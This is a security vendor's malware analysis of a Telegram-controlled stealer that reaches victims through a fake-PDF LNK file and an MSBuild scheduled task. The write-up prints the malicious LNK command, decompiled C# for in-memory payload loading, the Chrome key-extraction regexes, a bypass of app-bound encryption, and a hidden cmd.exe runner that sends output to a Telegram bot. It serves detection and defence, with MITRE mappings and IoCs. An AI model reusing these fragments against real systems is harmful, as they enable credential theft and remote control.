Dual Injection Undermines Chrome's App-Bound Encryption

cyble.com/blog/dual-injection-undermines-chromes-encryption/

February 5, 2025

Key Takeaways

- Cyble Research and Intelligence Labs (CRIL) identified malware being spread via a ZIP file containing an .LNK file disguised as a PDF and an XML project file masquerading as a PNG to trick users into opening it.
- The filename suggests that the malware is likely targeting organizations in Vietnam, particularly in the Telemarketing or Sales sectors.
- The LNK file creates a scheduled task that runs every 15 minutes, executing MSBuild.exe to deploy malicious C# code.
- The malware is capable of bypassing Chrome's App-Bound Encryption and deploying a stealer payload to target sensitive Chrome-related files.
- Additionally, it uses the Double Injection technique to carry out fileless execution to evade detection.
- The malware establishes a connection to the Threat Actor (TA) through the Telegram Web API for command execution.
- The malware enables the TA to change the Telegram bot ID and chat ID as required, offering flexibility in controlling their communication channels.

Overview

Cyble Research & Intelligence Labs (CRIL) discovered malware potentially targeting organizations in Vietnam, especially those in the Telemarketing or Sales sectors. The initial infection vector is unknown at present.


This malware was discovered being delivered via a malicious ZIP archive containing an .LNK file disguised as a .PDF and an XML project file masquerading as a .PNG file, designed to deceive users into opening the fake PDF file. When executed, the shortcut file copies an XML project file to the Temp directory and initiates a command that creates a scheduled task running every 15 minutes. This task launches Microsoft Build Engine (MSBuild.exe) to execute embedded C# code from the XML file. The malicious code operates within the MSBuild.exe process, deploying different components based on the system's architecture.

Upon further execution, the malware establishes communication with the TA via the Telegram Web API and listens for commands from the attacker. Depending on the specific commands received, the malware can perform several malicious activities. These include bypassing Chrome's app-bound encryption to steal a secret encryption key, deploying a custom stealer, and exfiltrating sensitive user data from the Chrome browser, such as cookies, login data, and account login data.

Additionally, the malware allows the TA to modify the Telegram bot ID and chat ID as needed, providing flexibility in managing their communication channels. Furthermore, it can execute arbitrary commands through the Windows Command Prompt, allowing the TA to perform additional malicious activities on the infected system.

To avoid detection, the malware employs a double injection technique—Process Injection and Reflective DLL Injection—to stealthily execute malicious code in memory without leaving traces on the disk, making it harder for traditional security solutions to detect.

Infection chain:



The figure below shows the infection chain of this attack.




Figure 1 – Infection chain

Technical Analysis

Upon analyzing the ZIP file – "*CV Telesale Trần Huỳnh Cẩm Duyên.zip*" – we found that it contains a malicious LNK file "*CV_Dinh Thi Thuy.pdf.lnk*" and an XML project file "*logo.png*".

The attack begins with this malicious .LNK file – disguised with a .pdf extension – to deceive the user into opening it. Based on the filename, it is evident that TA is targeting individuals or organizations in Vietnam, primarily within the Telemarketing or Sales sectors.

When the user attempts to open the LNK file, it executes the following command mentioned in the shortcut's target, which is executed via command prompt:

cmd.exe/c tar -xf Scan_document.zip|copy logo.png %temp%\darkmoon.xml &&schtasks /create /sc minute /mo 15 /tn Darkmoon_Gaming /tr "%comspec% /c powershell -nop -w h Start-Process -N -F C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe -A %temp%\darkmoon.xml" /f &&start ~logo.png

Since "*Scan_document.zip*" was not found during analysis, it suggests that the original ZIP archive "*CV Telesale Trần Huỳnh Cẩm Duyên.zip*" might have contained "*Scan_document.zip*" within it.

The above command copies the file "*logo.png*" to "*%temp%\darkmoon.xml*" and creates a scheduled task named "*Darkmoon Gaming*", which runs every 15 minutes after being triggered. Additionally, it displays a fake error message to deceive the user into believing that the PDF failed to open.




Figure 2 – Fake error message

Once the scheduled task is triggered, *MSBuild.exe* loads the project from the "*%temp%\darkmoon.xml*" file. As execution begins, the embedded C# code in the xml file performs an initial system check by verifying the number of processor cores. If the system has fewer than two CPU cores, the execution immediately halts and returns true, effectively preventing the malware from running on virtualized or low-resource environments that are often used for malware analysis.




Figure 3 – Scheduled Task

If execution continues, the malware identifies the system architecture (32-bit or 64-bit) and locates the default installation path of MSBuild.exe. Based on this information, the malware decrypts the necessary malicious components at runtime using a combination of Base64 decoding and XOR decryption, utilizing hardcoded encryption keys embedded within the project file. This method keeps the payload obfuscated in its static form, making it more difficult for traditional security tools to detect.

The malicious components include a .NET executable that receives commands from the Threat Actor, an injector that delivers a payload capable of bypassing App Bound encryption, and a custom stealer designed to target Chrome-related files.

```
private static void UBDsYuapOJz()
{
    byte[] ZkAsbmEvAX = new byte[NWhvRNnYSptWD.Length];
    for (int l_uvIsfNaPJ = 0; l_uvIsfNaPJ < NWhvRNnYSptWD.Length; l_uvIsfNaPJ++)
    {
        ZkAsbmEvAX[l_uvIsfNaPJ] = (byte)(NWhvRNnYSptWD[l_uvIsfNaPJ] ^ CFzNruQwThsYvMG[l_uvIsfNaPJ % CFzNruQwThsYvMG.Length]);
    }
    Assembly UdzCPRLhQHEMuR = Assembly.Load(ZkAsbmEvAX);
    foreach (Type GyzzRqt_MetH in UdzCPRLhQHEMuR.GetExportedTypes())
    {
        try
        {
            object TGSDxYiRphcZNuK = Activator.CreateInstance(GyzzRqt_MetH);
            GyzzRqt_MetH.InvokeMember("IwiIGMxIfdPat", BindingFlags.InvokeMethod, null, TGSDxYiRphcZNuK, new object[] { });
            break;
        }
        catch (Exception)
        {
        }
    }
}
```
Figure 4 – Decrypt using XOR and calling the InvokeMember function

On a 64-bit machine, *MSBuild.exe* invokes the previously decrypted .NET file directly in memory using predefined parameters, ensuring execution without writing the payload into disk.

The .NET payload processes the following critical parameters:

1. **Telegram Bot ID** – Establishes communication with the TA's Telegram bot for command-and-control (C2) operations.
2. **Chat ID** – Chat instance for sending system details and receiving commands.
3. **Encrypted custom stealer** – Steals sensitive information from Google Chrome, including Cookies, Login data, and Login data for Accounts, along with the encrypted Secret key.
4. **Encrypted Injector**– Utilizes Double injection technique to inject Reflective DLL loader into memory. The loader then injects a malicious DLL that bypasses Chrome's app-bound encryption.

```
public static void fWXdIhSmNXpff()
{
    YQwbtRoDqNIvSU();
    cGiepiTCAIwaz();
    string PbeokiIItQtxsr = dePtbJOrPsMAh();                                    //Stealer componant
    string yCJsGxlPeqjzPyk = cDzeIzimimSAAO();                                  //Injector Payload , Chrome key dumber
    string JytZtslwUR = Encoding.ASCII.GetString(KuGNantUIm);                   //Telegram ChatID
    var sugoyamFhFlQd = new MemoryStream(udDzTylfJIoMC);
    ZipArchive wZPoRavfGSrgja = new ZipArchive(sugoyamFhFlQd, ZipArchiveMode.Read);
    ZipArchiveEntry YfZyrgUUBykQvWd = wZPoRavfGSrgja.Entries[0];
    Stream wAAaPtlaivihuw = YfZyrgUUBykQvWd.Open();
    var iAw_qeNPPP_Y = new MemoryStream();
    wAAaPtlaivihuw.CopyTo(iAw_qeNPPP_Y);
    var ugmMLYNpvyDHF = iAw_qeNPPP_Y.ToArray();
    var cGjKpbauZ_sm = Assembly.Load(ugmMLYNpvyDHF);
    byte[] rpHRijxboIHDkuX = Convert.FromBase64String("S2BOYUtmT2FMYUYXPR5KAjBhNSFKOwkfKjEyPBMPHyZMGRcdEQ86MU4FTTAqEw==");  //Telegram BotID
    foreach (Type GyzzRqt_MetH in cGjKpbauZ_sm.GetExportedTypes())
    {
        try
        {
            var XdiHEkoZGTaMBQ = Activator.CreateInstance(GyzzRqt_MetH);
            GyzzRqt_MetH.InvokeMember("fTXpRbJiUT", BindingFlags.InvokeMethod, null, XdiHEkoZGTaMBQ, new object[] { "
                7627703707:AAH6TL7Iw6muIVgNjoYcp0OkKmYFg2SIfVE", "8073071814", "%temp%/1318-5552-5488-3651.tmp", "%temp%/3683-4124-7183-1137.tmp" })
                ;
        }
        catch { continue; }
    }
```
Figure 5 – InvokeMethod with its Telegram configuration

The malware first collects the victim's username and then transmits it to the Threat Actor's Telegram bot using the *SendMessage* function. To obfuscate the data, it replaces backslashes (\) with "+=…=+" and formats the message using <code> and </code> HTML tags, as shown below.




Figure 6 – Sends victim's username via Telegram bot using the sendMessage API.

After transmitting this information, the malware enters an infinite loop, constantly awaiting a response from the Telegram bot. Upon receiving a command, it processes the input and executes the appropriate action.

Command	Action
1	Sends the victim's system name to the Telegram bot.
34	The malware receives a command containing the obfuscated string "+=…=+". It splits the command based on this delimiter and checks the number of resulting segments. If the count is exactly three, then it bypasses Chrome's App-Bound Encryption and extracts the encryption key using an injector, sending it to the attacker via a Telegram bot.
	The segment count is four, then it executes the stealer payload to collect and exfiltrate Chrome-sensitive files.
91	Updates the Telegram bot ID and chat ID based on C&C server instructions.
45	unknown
Any other commands	Executes the received command using cmd.exe.

Stealer Component

Upon execution, the Stealer component scans the Chrome user directory at *"%LOCALAPPDATA%\Google\Chrome\User Data\Default"* to locate critical files, including "*Login data*," "*Cookies*," and "*Login Data for Accounts*". These files contain saved passwords, cookies, 2FA tokens, synced device credentials, autofill data, and other sensitive user information.

Additionally, it extracts Chrome's encrypted secret key from the "*Local State*" file using a regex pattern:
"\s*.*?(?="encrypted_key)"encrypted_key"\s*:\s*"(?<encKey>.*?)""

The extracted key is decrypted using the *CryptUnprotectData* Win32 API and, along with the stolen user data files, is archived into the *%temp%* directory for exfiltration. This decrypted key is essential for unlocking stored passwords and other encrypted browser data, enabling unauthorized access to sensitive accounts and personal information.




Figure 7 – Data Staged for exfiltration

Injector Component

Starting from Chrome version 127, the Application-Bound Encryption method was introduced to encrypt cookies by tying them to the browser's identity, ensuring only Chrome can access them. Subsequent versions extended this security measure to protect other sensitive data, including passwords and credentials, further preventing unauthorized decryption by external applications.

To bypass this restriction, the code in the injector component is hardcoded to target *chrome_proxy.exe*, located in the *"\Google\Chrome\Application"* directory. It launches *"chrome_proxy.exe"* in a suspended state using the *CreateProcess* API with the *dwCreationFlags* parameter set to *CREATE_SUSPENDED*.

While the process remains suspended, the injector decrypts a payload in memory, which functions as a Reflective loader. This loader is then injected into the process *chrome_proxy.exe* and utilizes reflective DLL injection to load the embedded payload*, "DumpChromeKeyLoader.dll,"*evading traditional antivirus detection.

This process effectively employs a **double injection technique**, where the **first injection loads the Reflective Loader**, and the **second injection loads the final payload** into the target process.




Figure 8 – Process Injection

After injection, the "*DumpChromeKeyLoader.dll"* begins by locating the *"Local State"* file within the *"AppData\Local\Google\Chrome\User Data"* directory. This file contains critical Chrome configuration and security data, including the *app_bound_encrypted_key*, which is used to protect sensitive information such as cookies and saved passwords.

The malware uses a Regex pattern to locate the *app_bound_encrypted_key* within the *Local State* file. The pattern ***"\s*.*?(?="app_bound_encrypted_key)"app_bound_encrypted_key"\s*:\s*"(?<encKey>.*?)"*** is employed to search for and extract the encrypted key. This pattern identifies the *app_bound_encrypted_key* string in the file and captures the encrypted key that follows it.

```
private static string oUw_AbLiepV()
{
        string @string = Encoding.UTF8.GetString("Local State");
        string arg = stbvGWcFuX.pAChDtH_pm(stbvGWcFuX.lnRqlsgRFXsMNKP);
        string str = Environment.ExpandEnvironmentVariables(string.Format(Encoding.UTF8.GetString("%LOCALAPPDATA%{0}")), arg);
        string path = str + Encoding.UTF8.GetString("\") + Encoding.UTF8.GetString(@string);
        string string2 = Encoding.UTF8.GetString(("\s*.*?(?="app_bound_encrypted_key)"app_bound_encrypted_key"\s*:\s*"(?<encKey>.*?)""));
        return Regex.Match(File.ReadAllText(path), string2).Groups[Encoding.UTF8.GetString("encKey")].Value;
}
```
Figure 9 – RegEx pattern

After extracting the encrypted key, the malware invokes the *DecryptData* method from *GoogleChromeElevationService* to obtain the decrypted key. This allows it to bypass Chrome's Application-Bound Encryption and access protected data, including saved passwords and cookies. Once decrypted, the malware saves the extracted key to the *"%temp%\ei5m013o.0fh"* file for exfiltration.

```
// Token: 0x06000002 RID: 2 RVA: 0x000020C0 File Offset: 0x000002C0
private static string DnDDvkjcCX(string IFQBcr_pkyxxT)
{
    DEQIIJlEU_IhA.IElevator elevator = (DEQIIJlEU_IhA.IElevator)new DEQIIJlEU_IhA.Elevator();
    bool flag = !DEQIIJlEU_IhA.gkbqfSTuNUf(elevator, DEQIIJlEU_IhA.ImpersonationLevel.Impersonate);
    string result;
    if (flag)
    {
        result = "";
    }
    else
    {
        uint num = 0U;
        string text = "";
        elevator.DecryptData(IFQBcr_pkyxxT, ref text, ref num);
        result = text;
    }
    return result;
}
```

Figure 10 – Decrypting Chrome key

Command Execution:

The Threat Actor can also execute commands via command prompt. If the TA issues any command that does not match one of their predefined commands, it will be executed as "cmd.exe /c <command>" in hidden mode, and the output will be sent to the TA through the Telegram Web API, as shown below.

```
try
{
    Process process = new Process();
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardOutput = true;        //redirects output to text
    process.StartInfo.RedirectStandardError = true;         //redirects output to text2
    process.StartInfo.FileName = dWrSYbUMlIust.HtaFCbXbZhD(dWrSYbUMlIust.cTITTYZncm);   //cmd.exe
    process.StartInfo.Arguments = "/c " + text3;            // command received from TA
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;  //Hidden mode
    process.Start();
    process.WaitForExit(5000);
    text = process.StandardOutput.ReadToEnd();
    text2 = process.StandardError.ReadToEnd();
}
```

Figure 11 – Command execution

Exfiltration:

After executing each command, the malware transmits the output or any errors to the Threat Actor (TA) via the Telegram Web API. This real-time communication allows the attacker to monitor execution results and adjust commands accordingly.

Figure 12 – Exfiltration

Conclusion:

This attack leverages fileless execution, scheduled task persistence, and Telegram-based communication to evade detection while stealing sensitive data. By exploiting MSBuild.exe and using a double injection technique, the malware executes directly in memory, making it harder to detect. Its ability to bypass Chrome's Application-Bound Encryption and extract credentials further strengthens its impact. The use of Telegram Web API for exfiltration and dynamic bot ID switching ensures continued control over infected systems.

MITRE ATT&CK® Techniques

Tactic	Technique	Procedure
Execution (TA0002)	Command and Scripting Interpreter: PowerShell (T1059.001)	LNK file uses PowerShell commands to launch MSBuild.exe
Execution (TA0002)	Windows Command Shell (T1059.003)	LNK file uses cmd.exe, and TA uses cmd.exe for Command Execution
Execution (TA0002)	User Execution: Malicious File (T1204.002)	Tricks user into opening a .LNK file
Persistence (TA0003)	Scheduled Task/Job: Scheduled Task (T1053.005)	A scheduled task is created to execute the payload every 15 mins
Privilege Escalation (TA0004)	Access Token Manipulation: Token Impersonation/Theft (T1134.001)	Attempts to impersonate the system token during execution
Defense Evasion (TA0005)	Compile After Delivery (T1027.004)	MSBuild.exe is used to execute malicious C# code
Defense Evasion (TA0005)	Deobfuscate/Decode Files or Information (T1140)	Base64 decode, and XOR decryption is used to decode/decrypt the payloads
Credential Access (TA0006)	Credentials from Password Stores: Credentials from Web Browsers (T1555.003)	Access Google Chrome user files, which contain credentials, tokens, session keys, cookies, and other sensitive information.
Exfiltration (TA0010)	Exfiltration Over Command and Control Channel (T1041)	The stolen data is sent using the Telegram web API
Collection (TA0009)	Data Staged: Local Data Staging (T1074.001)	The extracted sensitive data is compressed into an archive and staged for exfiltration.
Collection (TA0009)	Archive Collected Data: Archive via Library (T1560.002)	Cookies,Login data file is archived into %Temp% directory
Command and Control (TA0011)	Application Layer Protocol: Web Protocols (T1071.001)	The malware communicates with the TA's Telegram bot, sending system information and receiving commands.

Recommendations:

- Train users to recognize suspicious file extensions and avoid opening files from untrusted sources. Implement strict email filtering to block potentially harmful attachments.
- Use application whitelisting to prevent the execution of unauthorized files, particularly .LNK and .exe files. Enforce strict control over file execution paths and extensions.
- Deploy endpoint detection and response (EDR) tools that monitor and block suspicious activities, such as reflective DLL injection or the creation of scheduled tasks by unauthorized processes.
- Keep operating systems, browsers, and other software up to date with the latest security patches. This reduces the risk of exploits targeting known vulnerabilities.
- Enforce the principle of least privilege by ensuring that users and processes have access to the minimum necessary resources. This limits malware's ability to escalate privileges and access sensitive data.

Indicators of Compromise (IoCs):

Indicator	Type of Indicator	Description
4c9a58b8a77a5f4c2e4a5ae070c25238aff20810b81e92393ef955f53e6eb5f3	SHA-256	CV Telesale Trần Huỳnh Cẩm Duyên.zip
be210a706826056a9284d41ec13070d46a1465ea8eef8b8ae66c548dba7d3fd1	SHA-256	CV_Dinh Thi Thuy.pdf.lnk
94227bd384cbc499c7b8c43a2cb67a4e866a9ab0e59b3433271fe3d8a98f809b	SHA-256	logo.png
hxxps://api.telegram.org/bot7627703707:AAH6TL7Iw6muIVgNjoYcp0OkKmYFg2S1fVE/sendMessage	URL	Telegram web api